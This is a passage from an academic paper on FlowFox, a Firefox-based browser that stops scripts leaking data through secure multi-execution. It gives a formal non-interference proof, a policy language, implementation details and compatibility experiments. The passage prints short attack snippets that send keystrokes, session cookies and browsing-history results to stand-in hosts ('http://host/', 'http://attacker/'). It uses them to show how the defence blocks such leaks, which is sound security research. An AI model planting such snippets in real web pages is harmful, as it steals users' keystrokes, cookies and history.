The classic definition of termination- and timing-insensitive non-interference states that if low inputs of two executions of a program are equal, then low outputs must be equal – since otherwise there must have been an information flow from high input to low output.

In our browser model, the pair (m, v) of a low browser API invocation is considered low output from the script towards the world. Hence, we can define non-interferent executions of a script as: for any low output in the first execution and any low output in the second execution, if the low inputs received by both executions before producing these specific outputs were equal, then the outputs must be the same.

Definition 2. *Two executions $\bar{\alpha}$ and $\bar{\alpha}'$ are* non-interferent *iff: for all low API call actions $\alpha_k = (m, v \mapsto v_r)$ in $\bar{\alpha}$ and $\alpha'_{k'} = (m', v' \mapsto v'_r)$ in $\bar{\alpha}'$:*

$$\bar{\alpha}[0..k-1] \approx^I_{\mathtt{L}} \bar{\alpha}'[0..k'-1] \implies (m, v) = (m', v')$$

Normal executions (i.e., in the standard browser) can be interferent: e.g., our running example leaks information. Let W_1 be a world where the cookie value is 1 and let W_2 be a world where the cookie value is 2, and let both worlds produce an `onload` event. Then, the first API invocation in W_1 will be $(\texttt{net-send}, 1)$ and the first API invocation in W_2 will be $(\texttt{net-send}, 2)$, yet both executions have received as only low input the `onload` event.

Definition 3. *A web script H is non-interferent under normal (resp.* FlowFox*) execution iff for all W, W', the normal (resp.* FlowFox*) executions of H in W and of H in W' are non-interferent.*

The example above shows that scripts can be interferent under normal execution. Fortunately, executing scripts in FlowFox will never lead to information leaks:

Theorem (Security of FlowFox). *Any web script H is non-interferent under* FlowFox *execution.*

Proof. Consider an arbitrary script H, and two arbitrary worlds W and W'. We have to prove that the FlowFox executions of H in W and W' are non-interferent.

Consider an arbitrary low API call α_k in the first execution, and an arbitrary low API call $\alpha'_{k'}$ in the second execution:

$$\bar{\alpha}[0..k] = \quad B_0 = (\texttt{undefined}, H, W, ()) \xrightarrow{\alpha_0} B_1 \xrightarrow{\alpha_1} \ldots \xrightarrow{\alpha_{k-1}} B_k \xrightarrow{\alpha_k = (m, v \mapsto v_r)} B_{k+1}$$
$$\bar{\alpha}'[0..k'] = \quad B'_0 = (\texttt{undefined}, H, W', ()) \xrightarrow{\alpha'_0} B'_1 \xrightarrow{\alpha'_1} \ldots \xrightarrow{\alpha'_{k'-1}} B'_{k'} \xrightarrow{\alpha'_{k'} = (m', v' \mapsto v'_r)} B'_{k'+1}$$

Both API calls must perform the same output (m, v) if they have seen the same low inputs:

$$\bar{\alpha}[0..k-1] \approx^I_{\mathtt{L}} \bar{\alpha}'[0..k'-1] \implies (m, v) = (m', v') \tag{1}$$

To prove this, we first define the low projection of a FlowFox state:

Definition (L-projection of FlowFox state). *Given a* FlowFox *state $B = (e, H, W, b)$, we define the* L*-projection of this state (denoted as $B_{\mathtt{L}}$) to be:*

$$B_{\mathtt{L}} = \quad (e, H_L, b) \quad \textbf{if } \mathrm{lvl}(b) = \mathtt{L}$$
$$= \quad (\texttt{undefined}, H_L, ()) \quad \textbf{if } \mathrm{lvl}(b) = \mathtt{H}$$

where $H_L = \lambda n.H(n, L)$, i.e. it is the low view of the event handler definitions. We say $B \approx_{\mathtt{L}} B'$ iff $B_{\mathtt{L}} = B'_{\mathtt{L}}$.

Second, we define what it means for browser states (in the two execution prefixes above) to be *in-sync*. Let i be an index ranging from 0 to k, and let i' be an index ranging from 0 to k'.

Definition (in-sync FlowFox states). *We say that B_i and $B'_{i'}$ are* in sync *(denoted sync(i, i')) iff:*

$$\bar{\alpha}[0..i] \approx^I_{\mathtt{L}} \bar{\alpha}'[0..i'] \wedge B_i \approx_{\mathtt{L}} B'_{i'}$$

Third, we define a notion of 'incompatibility' of execution prefixes:

Definition (irreconcilable execution prefixes). *We say that $\bar{\alpha}[0..i]$ and $\bar{\alpha}'[0..i']$ are* irreconcilable *iff $\bar{\alpha}[0..i]|_{\mathtt{L},I}$ and $\bar{\alpha}'[0..i']|_{\mathtt{L},I}$ are different, and neither one is a prefix of the other.*

We now show that for all $i \leq k$, one of the following three conditions must hold for $\bar{\alpha}[0..k]$ and $\bar{\alpha}'[0..k']$:

1. $sync(i, i')$ for some $i' < k'$
2. $sync(i_0, k')$, for some $i_0 \leq i$
3. $\bar{\alpha}[0..i_0]$ and $\bar{\alpha}'[0..i']$ are irreconcilable for some $i' \leq k'$ and $i_0 \leq i$.

We prove this by induction on i.

For the case $i = 0$, it is easy to check that sync(0,0), hence condition (1) holds.

For the induction step, we assume one of the three conditions holds. First note, that if (2) or (3) hold for i, then the same condition also holds for $i + 1$, so the induction step is trivial. It remains to consider the case where (1) holds for i. If $i = k$, then we can stop. So it remains to consider the case where $i < k$. We do a case analysis on the evaluation rule used to derive $B_i = (e_i, H_i, W_i, b_i) \xrightarrow{\alpha_i} B_{i+1} = (e_{i+1}, H_{i+1}, W_{i+1}, b_{i+1})$, and for each case we show that one of the three conditions holds for $i + 1$:

(E-Beta) We know that sync(i, i') for some $i' < k'$, and that $i < k$. If $\mathrm{lvl}(b_i) = H$ then it is immediate that sync$(i+1, i')$. If $\mathrm{lvl}(b_i) = L$ then it follows that $B'_{i'}$ can do the same step and sync$(i+1, i'+1)$. If $i' + 1 = k'$ we have proven condition (2). Otherwise $i' + 1 < k$ and we have proven (1).

(E-SetHandler) Similar to the case (E-Beta).

(E-DOM-Call-L) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Since this rule is applicable, it follows that $\mathrm{lvl}(b_i) = L$, and hence that $B'_{i'}$ can do the same step. If the return value for the DOM call is the same in α_i and $\alpha'_{i'}$, then we have sync$(i + 1, i' + 1)$. If $i' + 1 = k'$ we have proven condition (2). Otherwise $i' + 1 < k$ and we have proven (1). If the return value for the DOM call is different, then $\bar{\alpha}[0..i]$ and $\bar{\alpha}'[0..i']$ are irreconcilable, and hence we have proven (3).

(E-DOM-Call-Reuse) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Since this rule is applicable, it follows that $\mathrm{lvl}(b_i) = H$, hence it follows that sync$(i + 1, i')$ and we have proven (1).

(E-DOM-Call-Default) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Since this rule is applicable, it follows that $\mathrm{lvl}(b_i) = L$, and hence that $B'_{i'}$ can do the same step. It follows that sync$(i + 1, i' + 1)$. If $i' + 1 = k'$ we have proven condition (2). Otherwise $i' + 1 < k$ and we have proven (1).

(E-DOM-Call-H) Similar to the case (E-DOM-Call-Reuse).

(E-New-Event-L) We know that sync(i, i') for some $i' < k'$, and that $i < k$. Find the lowest i'_{new} such that $i' \leq i'_{new} < k'$ and $\alpha'_{i'_{new}}$ is also a low input event. If no such i'_{new} exists, it follows that all steps from i' to k' in $\bar{\alpha}'$ are high steps, and hence we get sync(i, k') and we have proven condition (2). If such i'_{new} does exist, then, if $\alpha'_{i'_{new}} = \alpha_i$, we have sync$(i + 1, i'_{new} + 1)$ and we have proven condition (1). On the other hand, if $\alpha'_{i'_{new}} \neq \alpha_i$ then we have that $\bar{\alpha}[0..i + 1]$ and $\bar{\alpha}'[0..i'_{new} + 1]$ are irreconcilable and we have proven (3).

(E-Next-Level) Similar to the case (E-DOM-Call-Default).

(E-New-Event-H) It easily follows that sync$(i + 1, i')$, and we have proven condition (1).

This completes the induction.

If we now instantiate this property for $i = k$, we get that either:

1. $sync(k, i')$ for some $i' < k'$
2. $sync(i_0, k')$, for some $i_0 \leq k$
3. $\bar{\alpha}[0..i_0]$ and $\bar{\alpha}'[0..i']$ are irreconcilable for some $i' \leq k'$ and $i_0 \leq k$.

It remains to prove that in each of those three cases, it follows that:

$$\bar{\alpha}[0..k-1] \approx^I_{\mathtt{L}} \bar{\alpha}'[0..k'-1] \implies (m, v) = (m'v')$$

For case (3), this is immediate. Irreconcilable traces cannot be further extended to make them ever again low-input equivalent. Therefore, it immediately follows that $\bar{\alpha}[0..k]$ and $\bar{\alpha}'[0..k']$ are non-interferent.

Cases (1) and (2) are symmetric, we only consider the first case. So we have that $B_k \approx_{\mathtt{L}} B'_{i'}$, with $i' \leq k'$. Since B_k is about to produce a low API invocation $(m, v \mapsto v_r)$, and since $B_k \approx_{\mathtt{L}} B'_{i'}$, it follows that $B_{i'}$ is also about to produce a low API invocation with the same method name m and parameter v. We consider two subcases:

- $i' = k'$. It follows that $(m, v) = (m', v')$.
- $i' < k'$. It follows that $\bar{\alpha}[0..k'-1]|_{\mathtt{L},I}$ will be strictly longer than $\bar{\alpha}[0..k-1]|_{\mathtt{L},I}$, as the i' step in the execution will add the input v'_r. This contradicts the assumption that $\bar{\alpha}[0..k-1] \approx^I_{\mathtt{L}} \bar{\alpha}'[0..k'-1]$.

This completes the proof of the security theorem. □

The non-interference guarantee given by the security theorem only covers information leaks that are caused by the scripts. Information leaks in the world W (for instance in the DOM API implementation) are not closed by FlowFox.

Example. If a policy assigns a high security level to `doc-setcookie` and a low one to `doc-getcookie` and the implementation of these methods is as expected (i.e., `doc-getcookie` returns the value set by `doc-setcookie`) then this is a leak in the API implementation. Scripts can use this leak to launder information: a high value can be written using `doc-setcookie` and then read back as a low value using `doc-getcookie`. This kind of leak can also happen in "remote" parts of the world: if `net-send` is classified as high and `net-recv` is classified as low, and if the server that receives the network messages sent through `net-send` echoes them back so that the script can receive them via `net-recv` then this is also a leak in the world W. Finally, users can also create such leaks by being tricked into manually propagating confidential information.
These leaks are important in practice: Chen et al. [17] and Weinberg et al. [56] give examples of attacks such as the one discussed above. As a consequence, an important challenge when setting policies on the API is to set the policy in such a way that the world does not have any leaks itself with respect to the policy that is set. It is not useful to set a policy that, e.g., makes `set-cookie` high and `get-cookie` low, as illustrated above.

To formalise the security of a world W with a given policy, we need to define when such a world can produce an execution :

Definition 4. *A world W produces an execution $\bar{\alpha}$ if there exists a web script H such that $\bar{\alpha}$ is the normal execution of H in W (i.e., under the normal browser semantics).*

We say that a world is *secure* with respect to a policy, or alternatively that a policy is *compatible* with a world, if the following condition holds:

Definition 5 (DOM-compatible policy). *Given a world W and a security policy σ, we say that W is secure with respect to σ (or alternatively σ is* compatible *with W), iff for any two executions $\bar{\alpha}$ and $\bar{\alpha}'$ that the world can produce, the following properties hold:*

1. *For any two low API call actions $\alpha_k = (m, v \mapsto v_r)$ in $\bar{\alpha}$ and $\alpha'_{k'} = (m', v' \mapsto v'_r)$ in $\bar{\alpha}'$:*

$$\bar{\alpha}[0..k-1] \approx^O_{\mathtt{L}} \bar{\alpha}'[0..k'-1] \wedge (m, v) = (m', v') \implies v_r = v'_r$$

2. *For any two low event occurrences* $\alpha_k = (n, v)$ *in* $\bar{\alpha}$ *and* $\alpha'_{k'} = (n', v')$ *in* $\bar{\alpha}'$*:*

$$\bar{\alpha}[0..k-1] \approx_{\mathtt{L}}^{O} \bar{\alpha}'[0..k'-1] \implies (n, v) = (n', v')$$

Here, $\approx_{\mathtt{L}}^{O}$ is defined similarly to $\approx_{\mathtt{L}}^{I}$, i.e. $\bar{\alpha}[0..i] \approx_{\mathtt{L}}^{O} \bar{\alpha}'[0..i']$ if the list of low output actions in both execution prefixes is the same.

Note that in Definition 5 the role of inputs and outputs is reversed with respect to Definitions 2 and 3: input for scripts is output for the world and vice versa. In addition, the method name m and actual parameter v are considered inputs for the computation of the output v_r .

Fortunately, there are useful policies that are compatible with the DOM implementation in modern browsers. We will discuss examples of such policies in Section 5.

3.5 Security Policies

A FlowFox policy must specify two things. First, it assigns security levels to DOM API calls and events. In the prototype, levels for events are specified by giving a level to the DOM API calls that register handlers. Second, a default return value must be specified for each DOM API call that could potentially be skipped by the SME enforcement mechanism (see Rule 3 in Section 3.1.2). In the formal model, this was specified with the σ and δ functions. Policies in the FlowFox prototype can be more expressive than in the formal model above.

Policy Rule *A policy rule has the form* $R[D] : C_1 \to l_1, \ldots, C_n \to l_n \hookrightarrow dv$ *where* R *is a rule name,* D *is a DOM API method name, the* C_i *are boolean expressions, the* l_i *are security levels and* dv *is a JavaScript value.*

Policy rules are evaluated in the context of a specific invocation of the DOM API method D, and the boolean expressions C_i are JavaScript expressions and can access the receiver object (arg_0) and arguments (arg_i) of that invocation. Given such an invocation, a policy rule associates a security level and a default value with the invocation as follows. The default value is just the value dv. The conditions C_i are evaluated from left to right. If C_j is the first one that evaluates to true, the level associated with the invocation is l_j. If none of them evaluate to true, the level associated with the invocation is `L`.

Policies are specified as a sequence of *policy rules*, and associate a level and default value with any given DOM API invocation as follows. For an invocation of DOM API method D, if there is a policy rule for D, that rule is used to determine level and default value. If there is no rule in the policy for D, that call is considered to have level `L`, with default value `undefined`. The default value for invocations classified at `L` is irrelevant, as the SME rules will never require a default value for such invocations.

Making API calls low by default supports the writing of short and simple policies. The empty policy (everything low) corresponds to standard browser behavior. By selectively making some API calls high, we can protect the information returned by these calls. It can only flow to calls that also have been made high.

JavaScript properties that are part of the DOM API can be considered to consist of a getter method and a setter method. For simplicity, we provide some syntactic sugar for setting policies on properties: for a property P (e.g., `document.cookie`), a single policy rule specifies a level l and default value dv. The getter method then gets the level l and default value dv and the setter method gets the level l and the default value *true* – for a setter, the return value is a boolean indicating whether the setter completed successfully.

Examples Policy rule R_1 specifies that reading and writing of `document.cookie` is classified as `H`, with default value ϵ (the empty String):

$$R_1[\texttt{document.cookie}] : \mathit{true} \to H \hookrightarrow \epsilon$$

As a second example, consider some methods of XMLHttpRequest objects (abbreviated below as `xhr`). The assigned security level could depend on the origin to where the request is sent:

$$\begin{cases} R_2[\texttt{xhr.open}] : \mathit{sameorigin}(arg_1) \to H \hookrightarrow \mathit{true} \\ R_3[\texttt{xhr.send}] : \mathit{sameorigin}(arg_0.\mathit{origin}) \to H \hookrightarrow \mathit{true} \end{cases}$$




Figure 6: Extended `JSObject`s, with support for SME, have an extra field for each property representing the associated security level.

with *sameorigin*() evaluating to true if its first argument points to the same origin as the document the script is part of. Finally, the following policy ensures that `keypress` events are treated as high inputs:

$$\begin{cases} R_4[\texttt{onkeypress}] : true \rightarrow H \hookrightarrow true \\ R_5[\texttt{addEventListener}] : arg_1 = \text{"}keypress\text{"} \rightarrow H \hookrightarrow true \end{cases}$$

4 Implementation

FlowFox is implemented on top of Mozilla Firefox 8.0.1 and consists of about 1400 new lines of C/C++ code. We discuss the most interesting aspects of this implementation.

4.1 SME-aware JavaScript Engine

The SpiderMonkey software library is the JavaScript engine of the Mozilla Firefox architecture. It is written in C/C++. The rationale behind our changes to SpiderMonkey, is to allow JavaScript objects to operate (and potentially behave divergently) on different security levels.

Every execution of JavaScript code happens in a specific context, internally known as a `JSContext`. We augment the `JSContext` data structure to contain the current security level and a boolean variable to indicate if SME is enabled. `JSObject`s in SpiderMonkey represent the regular JavaScript objects living in a `JSContext`. Each property of a `JSObject` has related meta information, contained in a `Shape` data structure. Such a `Shape` is one of the key elements in our implementation.

By extending `Shape`s with an extra field for the security level, we allow `JSObject`s to have the same property (with a potentially different value) on every security level. The result of this modification is a `JSObject` behaving differently, depending on the security level of the overall `JSContext`. We represent the augmented `Shape` by the triplet {security level, property name, property value} as shown in Figure 6. Only properties with shapes of the same security level as the coordinating `JSContext` are considered when manipulating a property of a `JSObject`. Figure 7 shows the visible `JSObject` graph of Figure 6 when operating in a `JSContext` with a low security level.

With these extensions in place,we can implement multi-execution by adding a loop over all available security levels (starting with the bottom element of our lattice) around the code that is responsible for compiling and executing JavaScript code. At the start of each loop iteration, we update the associated security level of the `JSContext`. Note that this corresponds to the low-priority scheduler of [24], but on a per-event basis. We discuss the consequences of this scheduling approach in Section 5.4.




Figure 7: Extended `JSObjects`, accessed in a `JSContext` with a low security level, contain only properties with a L security level.

```
1  process (methodName, args, curLevel) {
2    l, dv = policy(methodName, args);
3    if (curLevel == l) {
4      result = perform_call();
5      resultCache.store(result,methodName,args);
6      return result;
7    } else if (curLevel > l) {
8      result = resultCache.retrieve(methodName, args);
9      return result;
10   } else if (curLevel < l) {
11     return dv;
12   }
13 }
```

Figure 8: Implementation in pseudo-code of the instrumentation logic for the SME I/O rules.

4.2 Implementation of the SME I/O Rules

The next important aspect of our implementation is how we intercept all DOM API calls, and enforce the SME I/O rules on them.

To intercept DOM API calls, we proceed as follows. Every DOM call from a JavaScript program to its corresponding entry in the C/C++ implemented DOM, needs to convert JavaScript values back and forth to its C/C++ counterparts. Within the Mozilla framework, the XPConnect layer handles this task. The existence of this translation layer enables us to easily intercept all the DOM API calls. We instrumented this layer with code that processes each DOM API call according to the SME I/O rules. We show pseudo-code in Figure 8.

For an intercepted invocation of a DOM API method `methodName` with arguments `args` in the execution at level `curLevel`, the processing of the intercepted invocation goes as follows.

First (line 2) we consult the policy to determine the level and default value associated with this invocation as detailed in Section 3.5. Further processing depends on the relative ordering of the level of the invocation (`l`) and the level of the current execution (`curLevel`). If they are equal (lines 3–6), we allow the call to proceed, and store the result in a cache for later reuse in executions at higher levels. If the current execution is at a higher level (lines 7–9), we retrieve the result for this call from the result cache and reuse it in the execution at this level. The actual DOM method is *not* called. Finally, if the level of the current execution is below the level of the DOM API invocation, then we do not perform the call but return the appropriate default value (lines 10–11).

```
function handler (e) {
  new Image().src = "http://host/?=" + e.charCode;
}
$("target1").onkeypress = handler;
$("target2").addEventListener( "keypress", handler, false);
```

Figure 9: Example of a malicious event handler for the 'keypress' event leaking private information via an Image object.

4.3 Event Handling

Security levels for events are specified in the policy by giving levels to the methods or properties that register event handlers. This section highlights our changes to make the event handling system SME-aware. First we explain the modification of the necessary data structures and next the modified event handling routines to enforce the SME I/O rules for events.

In correspondence with our formal model from Section 3.3, we adapted the code that is responsible for event managing. A first change is that the security level of the current execution is taken into account when looking for an appropriate event handler to handle an event. A second change is in the code that is used to register new event handlers for events. Just as specified in (E-SetHandler) in Figure 5, we added an extra field for a security level in the event listener data structures. At the installation phase of an event handler, this field is used to store the security level of the current execution context, together with the event handler itself. We made sure by manual verification that we instrumented all code paths that could result in event handler installation.

Enforcing the SME I/O rules for event handling means that low events will be handled by both a low and high event handler and high events only by a high event handler. Whenever an event enters the event handling system, the security level specified by the policy is used to determine which event handlers should be executed. For example, if the `keypress` event enters the system as a high event, then only the event handlers with a `H` security level will be considered. We need to make sure that FlowFox executes the event handler in a `JSContext` with the same security level as the one associated with the event handler. Therefor, we adjust the security level of the current `JSContext` at the moment of the execution of a specific event handler.


Take as an example the code in Figure 9 that tries to leak the pressed key code. With the policy discussed in Section 3.5 that makes `keypress` a `H` event and everything else `L`, the leak will be closed: the handler will only be installed in the high execution. At the time an actual `keypress` event enters the system, only one event handler (with an associated security level `H`) will be registered. Because the security level of the `JSContext` will be set to `H` (because of the level associated with the handler), the execution will skip the image load that leaks the pressed key.

5 Evaluation


We evaluate our FlowFox prototype in three major areas: compatibility with major websites, security guarantees offered, and performance and memory overhead. Finally, we discuss limitations and future work.

5.1 Compatibility

Compatibility with the current web is an important consideration for any web security mechanism: if the security mechanism breaks a significant percentage of web sites, then it is unlikely that it will gain any traction. Compatibility is related to the notion of *precision* [24]; a security mechanism is *precise* if it does not change the behavior of secure programs. SME has been shown to be precise [24, §IV.A] in the sense that outputs do not change for any observer that can observe a single security level (but outputs at different levels may be reordered). Whether this assumption of observers observing only a single level holds in FlowFox depends on the DOM implementation. In Section 5.4 we discuss this in more detail. Moreover, there is more to compatibility than precision alone. It is our hypothesis that FlowFox will



(a) The size of the area covered by a mask, is rather small for most top-500 web sites.



(b) Most top-500 web sites did not show any visual difference when accessed via FlowFox or Firefox.

be compatible even for *interferent* programs: programs that covertly leak information to third parties will be executed in such a way that (1) they no longer leak information, but (2) still behave the same towards the browser user. For instance, even if a web application uses a tracking library to exfiltrate user interaction data (and hence is interferent with respect to a policy that gives such data a confidential level), FlowFox will run the web application correctly from the point of view of the user. The only difference is that the site collecting the tracking information only sees default interaction data (e.g., no interactions at all) as specified in the FlowFox policy. Hence, we focus on evaluating compatibility instead of precision.

We perform two experiments to confirm our hypothesis that FlowFox is compatible.

5.1.1 Experiment 1: Broad Automated Crawl

In a first experiment, we measure what impact FlowFox has for users on the visual appearance of websites. We construct an automated crawler that instructs two Firefox browsers and one FlowFox browser to visit the Alexa top 500 websites[1]. FlowFox is configured with a simple policy that makes reading `document.cookie` high. Most websites are expected to comply with this policy. After loading of the websites has completed, the crawler dumps a screenshot of each of the three browsers to a bitmap. We then compare these bitmaps in the following way. First, we compute a *mask* that masks out each pixel in the bitmap that is different in the bitmaps obtained from the two regular Firefox browsers. The mask covers the areas of the site that are different on each load (such as slideshow images, advertisements, timestamps, and so forth). Masks are usually small. Figure 10a shows the distribution of the relative sizes of the *unmasked* area of the bitmaps: 100% means that the two Firefox browsers rendered the page exactly the same; not a single pixel on the screen is different. The main reasons for a larger mask – observed after manual inspection – were (i) content shifts on the screen because of e.g., a horizontal bar in one the two instances or (ii) varying screen-filling images.

Next, we compute the difference between the FlowFox generated bitmap and either of the two Firefox generated bitmaps over the unmasked area. It does not matter which Firefox instance we compare to, as their bitmaps are of course equal for the unmasked area. Figure 10b shows the distribution of the relative size of the area that is different. Differences are usually small to non-existent: 0% means that the FlowFox browser renders the page exactly as the two Firefox browsers for the unmasked area.

The main reasons for a larger deviation – identified after manual inspection – were (i) non-displayed content, (ii) differently-positioned content, (iii) network delays (loaded in FlowFox but not yet in Firefox or vice versa) or (iv) varying images not captured by the mask. In one case, the site was violating the policy but by providing an appropriate default value in the policy, FlowFox could still render the site correctly.

We conclude from this experiment that FlowFox is compatible with the current web in the sense that it does not break sites that comply with the policy being enforced. This is a non-trivial observation, given that FlowFox handles scripts radically differently (executing each script twice under the SME

[1] http://www.alexa.com/topsite

Category	Site	Rank	Use Case Scenario
Search Engine	Google	1	The user types – through keyboard simulation – a keyword, clicks on a random search term in the auto-completed result list and waits for the result page.
Social Network Site	Facebook	2	The user clicks on a friend in his friends list and types – through keyboard simulation – a multi-line private message. Next, the user clicks on the send button.
Web Mail	Yahoo!	4	The user clicks on the 'Compose Message' button and fills in the ' to:' and 'subject:' fields. Next, he types in the message body and ends with clicking on the send button. The user waits until he gets confirmation by the web mail provider that the message is sent successfully.
Wiki	Wikipedia	6	The user opens the main page and clicks on the search bar. Next, the user types – through keyboard simulation – the first characters of a keyword. The user clicks on the first result and waits until a specific piece of text is found on the page (i.e., the page successfully loaded).
Blogging	Blogspot	8	The user opens the dashboard and creates a new blog post. The user waits until the interface is completely loaded and types – through keyboard simulation – a title and a message. Next, the user saves the message and closes the editor.
Online Sales	Amazon	11	The user clicks in the search bar and types – through keyboard simulation – the beginning of a book title. The user clicks on the first search result within the auto-completed result list and adds the book to the shopping cart. Finally the user deletes the book again from the cart.
Tracking	Microsoft	31	The user selects random pieces of text from within the home page and clicks on several objects (e.g., menu items). The tracking library will leak the selected locations.
Tracking	The Sun	547	The user selects random pieces of text from within the home page. The tracking library will leak the document title and selected text.

Table 1: Scenarios

regime) and supports our claim that FlowFox is a fully functional web browser.

5.1.2 Experiment 2: Complex Interactive Scenarios

The first experiment was an automatic crawl, just visiting home pages of websites. Even though these home pages in most cases contain intricate JavaScript code, the experiment dit not interact intensively with the websites visited. Hence, we performed a second experiment, where FlowFox is used to complete several complex[2], interactive web scenarios with a random selection of popular sites.

We identified 6 important categories of web sites / web applications amongst the Alexa top-15: web mail applications, online (retail) sales, search engines, blogging applications, social network sites and wikis. For each category, we randomly picked a representative web site from this top-15 list for which we worked out and recorded a specific, complex use case scenario of an authenticated user interacting with that web site. We played these in FlowFox with the session cookie policy. In addition, we selected some sites that perform behavior tracking, and browsed them in a way that triggers this tracking (e.g., selecting and copying text) with a policy that protects against tracking (see Section 5.2.2). Table 1 contains an overview of a representative sample of our use case recordings.

For all scenarios, the behavior of FlowFox was, for the user, indistinguishable from the Firefox

[2]Complex in this setting means that scenario involves more than a simple HTTP GET request.

browser. For the behavior tracking sites, the information leaks were closed – i.e., FlowFox *fixed* the executions in the sense that the original script behavior was preserved, except for the leakage of sensitive information which was replaced with default values. This has no impact on user experience, as the user does not notice these leaks in Firefox either.

This second experiment confirms our conclusions from the first experiment: FlowFox is compatible with the current web, and can fix interferent executions in ways that do not impact user experience.

5.2 Security

We evaluate two aspects of the security of FlowFox. First we discuss to what degree FlowFox is non-interferent. Second, we reason on the usefulness of the policies that FlowFox can enforce.

5.2.1 Is FlowFox Non-interferent?

Our main Security Theorem shows that FlowFox is non-interferent at the level of the formal model. There are two reasons why the prototype implementation could fail to be non-interferent.

First, as we discussed in Section 3.4, the DOM implementation should be secure in the sense of definition 5 for the policies being enforced. This means, for instance, that no information given as output to an API method classified as high can be read back again as an input through an API call classified as low. It is non-trivial to validate this assumption in our prototype: the implementation of the browser API is large and complex. Checking whether this implementation is secure with respect to a given policy is a non-trivial task in general, and investigating this more thoroughly is an interesting avenue for future work. But for some classes of policies, it is relatively easy to see that the DOM implementation is secure. For instance, if a policy only classifies some methods that read information (e.g., reading a cookie) as high, then the DOM implementation is obviously secure for such a policy. The policies that we used in our experiments fall in this category.

Second, given the size and complexity of the code base of our prototype we cannot formally guarantee the absence of any implementation vulnerabilities in the browser code base. For instance, our implementation might fail to provide a complete mediation of the DOM API to implement the SME I/O rules, or our code might introduce memory safety vulnerabilities. However, we can provide some assurance: the ECMAScript specification assures us that I/O can only be done in JavaScript by means of the browser API. Core JavaScript– as defined by the ECMAScript specification – does not provide any input or output channel to the programmer [26, §I]. Since all I/O operations have to pass the translation layer to be used by the DOM implementation (see Section 4.2), we have high assurance that all operations are correctly intercepted and handled according to the SME I/O rules. Guaranteeing the absence of other kinds of implementation vulnerabilities (such as buffer overflows) is important but is an orthogonal problem and is not in scope for this paper.

Finally, we have extensively manually verified whether FlowFox behaves as expected on malicious scripts attempting to leak information (we discuss some example policies in Section 5.2.2). We believe all these observations together give a reasonable amount of assurance of the security of FlowFox.

5.2.2 Can FlowFox Enforce Useful Policies?

FlowFox guarantees non-interference with respect to an information flow policy. But not all such policies are necessarily useful. In this section, we demonstrate how some of the concrete threats we discussed in Section 2 are effectively mitigated.

Leaking session cookies. In Section 2 we discussed how malicious scripts can leak session cookies to an attacker. A simple solution would be to prevent scripts from accessing cookies. However, consider the following code snippet:

```
1 new Image().src = "http://host/?=" + document.cookie;
2 document.body.style.backgroundColor = cookieValue("color");
```

In order for the script above to work, only the `color` value from the cookie is needed. By assigning a high security level to both the DOM call for the cookie and the background color, and a low level to API calls that trigger network output to hosts different then the same origin, we allow the script access to the cookies, but prevent them from leaking to third-party hosts.

Executing the above code snippet with FlowFox, results in the following two executions.
The low execution:

```
new Image().src = "http://host/?=" + document.cookieundefined;
document.body.style.backgroundColor = cookieValue("color");
```

The high execution:

```
new Image().src = "http://host/?=" + document.cookie;
document.body.style.backgroundColor = cookieValue("color");
```

Hence, the script executes correctly, but does not leak the cookie values to the attacker.

This policy gives similar guarantees as fine-grained cookie access control systems, such as SessionShield [44], that use heuristic techniques to prevent access to session cookies but allow access to other cookies.

History sniffing.

History sniffing [29, §4] is a technique to leak the browsing history of a user by reading the color information of links to decide if the linked sites were previously visited by the user:

```
var l = document.createElement("a");
l.href = "http://web.site.com"
new Image().src = "http://attacker/?=" +
(document.defaultView.getComputedStyle(l, null)
 .getPropertyValue("color") == "rgb(12, 34, 56)")
```

